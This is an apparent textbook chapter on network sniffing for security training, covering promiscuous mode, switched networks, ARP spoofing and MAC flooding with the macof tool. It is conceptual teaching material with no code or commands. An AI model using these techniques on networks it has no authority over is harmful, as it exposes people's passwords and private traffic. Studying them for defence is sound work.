
- Describe sniffing concepts
- Explain different MAC attacks
- Explain different DHCP attacks
- Describe ARP poisoning
- Explain different spoofing attacks
- Describe DNS poisoning
- Apply a defense mechanism against various sniffing techniques
- Use different sniffing tools
- Apply various sniffing countermeasures
- Apply various techniques to detect sniffing attacks



LO#01: Summarize Sniffing Concepts

Sniffing Concepts

This section describes network sniffing and threats, how a sniffer works, active and passive sniffing, how an attacker hacks a network using sniffers, protocols vulnerable to sniffing, sniffing in the data link layer of the Open Systems Interconnection (OSI) model, hardware protocol analyzers, Switched Port Analyzer (SPAN) ports, wiretapping, and lawful interception.



Network Sniffing

Packet Sniffing

- Packet sniffing is the process of **monitoring and capturing all data packets** passing through a given network using a software application or hardware device
- It allows an attacker to observe and **access the entire network traffic** from a given point
- Packet sniffing allows an attacker to **gather sensitive information** such as Telnet passwords, email traffic, syslog traffic, router configuration, web traffic, DNS traffic, FTP passwords, chat sessions, and account information

How a Sniffer Works

- A sniffer turns the NIC of a system to the **promiscuous mode** so that it listens to all the data transmitted on its segment

Attacker PC running NIC Card in Promiscuous Mode
Attacker forces switch to behave as a hub
Switch
Internet

Network Sniffing

Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device. Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

An attacker needs to manipulate the functionality of the switch to see all the traffic passing through it. A packet sniffing program (also known as a sniffer) can capture data packets only from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises' switch ports are open. A packet sniffer placed on a network in promiscuous mode can therefore capture and analyze all the network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can monitor all traffic.

Although most networks today employ switch technology, packet sniffing is still useful. This is because installing remote sniffing programs on network components with heavy traffic flows such as servers and routers is relatively easy. It allows an attacker to observe and access the entire network traffic from one point. Packet sniffers can capture data packets containing sensitive information such as passwords, account information, syslog traffic, router configuration, DNS traffic, email traffic, web traffic, chat sessions, and FTP passwords. This allows an attacker to read passwords in cleartext, the actual emails, credit card numbers, financial transactions, etc. It also allows an attacker to sniff SMTP, POP, IMAP traffic, IMAP, HTTP Basic, telnet authentication, SQL database, SMB, NFS, and FTP traffic. An attacker can gain a substantial amount of information by reading captured data packets; then, the attacker can use that information to break into the network. An attacker carries out more effective attacks by combining these techniques with active transmission.

The following diagram depicts an attacker sniffing the data packets between two legitimate network users:




Figure 8.1: Packet sniffing scenario

How a Sniffer Works

The most common way of networking computers is through an Ethernet connection. A computer connected to a local area network (LAN) has two addresses: a MAC address and an Internet Protocol (IP) address. A MAC address uniquely identifies each node in a network and is stored on the NIC itself. The Ethernet protocol uses the MAC address to transfer data to and from a system while building data frames. The data link layer of the OSI model uses an Ethernet header with the MAC address of the destination machine instead of the IP address. The network layer is responsible for mapping IP network addresses to the MAC address as required by the data link protocol. It initially looks for the MAC address of the destination machine in a table, usually called the Address Resolution Protocol (ARP) cache. If there is no entry for the IP address, an ARP broadcast of a request packet goes out to all machines on the local sub-network. The machine with that particular address responds to the source machine with its MAC address. The source machine's ARP cache adds this MAC address to the table. The source machine, in all its communications with the destination machine, then uses this MAC address.

There are two basic types of Ethernet environments, and sniffers work differently in each. These two types are:

- **Shared Ethernet**

  In a shared Ethernet environment, a single bus connects all the hosts that compete for bandwidth. In this environment, all the other machines receive packets meant for one machine. Thus, when machine 1 wants to talk to machine 2, it sends a packet out on the network with the destination MAC address of machine 2, along with its own source MAC address. The other machines in the shared Ethernet (machines 3 and 4) compare the frame's destination MAC address with their own and discard the unmatched frame. However, a machine running a sniffer ignores this rule and accepts all the frames. Sniffing in a shared Ethernet environment is passive and, hence, difficult to detect.

- **Switched Ethernet**

  In a switched Ethernet environment, the hosts connect with a switch instead of a hub. The switch maintains a table that tracks each computer's MAC address and the physical port on which that MAC address is connected, and then delivers packets destined for a particular machine. The switch is a device that sends packets to the destined computer only; furthermore, it does not broadcast them to all the computers on the network. This results in better utilization of the available bandwidth and improved security. Hence, the process of putting a machine NIC into promiscuous mode to gather packets does not work. As a result, many people think that switched networks are secure and immune to sniffing. However, this is not true.

Although a switch is more secure than a hub, sniffing the network is possible using the following methods:

- **ARP Spoofing**

  ARP is stateless. A machine can send an ARP reply even without asking for it; furthermore, it can accept such a reply. When a machine wants to sniff the traffic originating from another system, it can ARP spoof the gateway of the network. The ARP cache of the target machine will have an incorrect entry for the gateway. Thus, all the traffic destined to pass through the gateway will now pass through the machine that spoofed the gateway MAC address.

- **MAC Flooding**

  Switches maintain a translation table that maps various MAC addresses to the physical ports on the switch. As a result, they can intelligently route packets from one host to another. However, switches have a limited memory. MAC flooding makes use of this limitation to bombard switches with fake MAC addresses until the switches can no longer keep up. Once this happens to a switch, it will enter fail-open mode, wherein it starts acting as a hub by broadcasting packets to all the ports on the switch. Once that happens, it becomes easy to perform sniffing. macof is a utility that comes with the dsniff suite and helps the attacker to perform MAC flooding.

Once a switch turns into a hub, it starts **broadcasting** all packets it receives to all the computers in the network. By default, promiscuous mode is turned **off** in network machines; therefore, the NICs accept only those packets that are addressed to a user's machine and **discard** the packets sent to the other machines. A sniffer turns the NIC of a system to promiscuous mode so that it listens to all the data transmitted on its segment. A sniffer can constantly monitor all the network traffic to a computer through the NIC by decoding the information encapsulated in the data packets. Attackers configure the NIC in their machines to run in promiscuous mode so that the card starts accepting all the packets. Thus, the attacker can view all the packets that are being transmitted in the network.

